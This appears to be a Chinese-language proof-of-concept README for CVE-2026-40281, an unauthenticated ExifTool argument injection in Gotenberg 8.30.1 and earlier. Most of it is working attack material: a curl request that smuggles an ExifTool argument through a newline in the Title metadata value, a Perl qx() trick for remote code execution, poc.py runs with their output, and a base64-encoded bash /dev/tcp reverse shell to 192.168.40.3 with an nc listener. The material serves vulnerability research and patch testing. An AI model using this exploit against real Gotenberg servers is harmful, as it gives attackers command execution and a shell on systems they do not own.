CVE-2026-40281 的可用 PoC
Gotenberg 是一个基于 Docker 的无状态 API,用于将 Office 文档、HTML 页面、Markdown 文件及其他格式转换为 PDF。
Gotenberg 8.30.1 及更早版本在 PDF 元数据写入端点中存在 ExifTool 参数注入漏洞。元数据值在传递给 ExifTool 时未过滤换行符,允许未经身份验证的攻击者注入额外参数,从而操纵文件或执行命令。该漏洞已在 8.31.0 中修复。
参考:
执行以下命令以启动 Gotenberg 8.30.1:
docker compose up -d
服务启动后,访问 http://192.168.10.2:3000/health。返回包含 "status":"up" 的 JSON 响应即表示服务已就绪。
Gotenberg 通过 go-exiftool 将参数逐行传递给 ExifTool 的标准输入。元数据值未经净化处理,因此值中的换行符会将其拆分为多个参数,使攻击者能够注入任意 ExifTool 参数。
在复现漏洞之前,请使用 poc.py 创建一个最小化的 PDF:
python3 poc.py -o test.pdf

然后在 Title 值中注入一个换行符,后跟 ExifTool 的 -FileName 参数:
curl -s -w '\nHTTP %{http_code}\n' \
    -F '[email protected];type=application/pdf' \
    --form-string 'metadata={"Title":"test\n-FileName=/tmp/inject_proof"}' \
    http://192.168.10.2:3000/forms/pdfengines/metadata/write
易受攻击的服务器返回 HTTP 404,因为 ExifTool 将处理后的 PDF 移出了其预期路径。验证注入的参数是否创建了 /tmp/inject_proof:
docker compose exec web ls -l /tmp/inject_proof
该文件的存在证实了参数注入。Gotenberg 8.31.0 及更高版本会以 HTTP 400 拒绝同一请求。
利用上述参数注入原语,可以实现 RCE,例如使用 -Title<${PDFVersion;$_=qx(id)}。该参数使用了 ExifTool 的 -TAG<value 重定向语法:高级格式化特性 ${PDFVersion;...} 会将 PDFVersion 标签的值(存在于每个有效 PDF 中)提供给分号后的任意 Perl 表达式,其中 qx() 执行 id 并用其输出覆盖标签值 $_,因此命令输出被写入 Title 元数据。
元数据写入端点会在 HTTP 响应中返回处理后的 PDF,PoC 将其提交到元数据读取端点以提取 Title 并获取命令输出。除了 -TAG<... 之外,ExifTool 的 -if 参数也会执行任意 Perl 表达式(原本用于决定是否处理文件),因此同样可以在其中使用 qx() 或 system() 执行命令。
针对目标运行 PoC 以执行 id 并从返回的 PDF 元数据中读取其输出:

python3 poc.py -u http://192.168.10.2:3000 -c id
在命令后添加 -v 可打印返回的 PDF。不可打印的字节会被替换为点号。
存在漏洞的服务器会返回命令输出,确认该命令是以 gotenberg 用户身份执行的:
[*] Target: http://192.168.10.2:3000
[*] Command to execute on the target: id
[+] Metadata written (HTTP 200), reading back the Title of the returned PDF
[+] Command output:
    uid=1001(gotenberg) gid=1001(gotenberg) groups=1001(gotenberg),0(root)
步骤 1:在你的 Kali 机器上对 Bash 载荷进行编码:
echo "bash -i >& /dev/tcp/192.168.40.3/1234 0>&1" | base64 -w 0
步骤 2:确保你的监听器已开启:
nc -lvnp 1234
python3 poc.py -u http://192.168.10.2:3000 -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQwLjMvMTIzNCAwPiYxCg== | base64 -d | /bin/bash"
本工具仅供教育、研究及经授权的安全测试使用。请仅在您拥有或已获得明确许可的系统中使用。未经授权访问系统属于违法行为。作者对任何滥用行为不承担责任。使用本工具即表示您同意遵守所有适用法律及法规。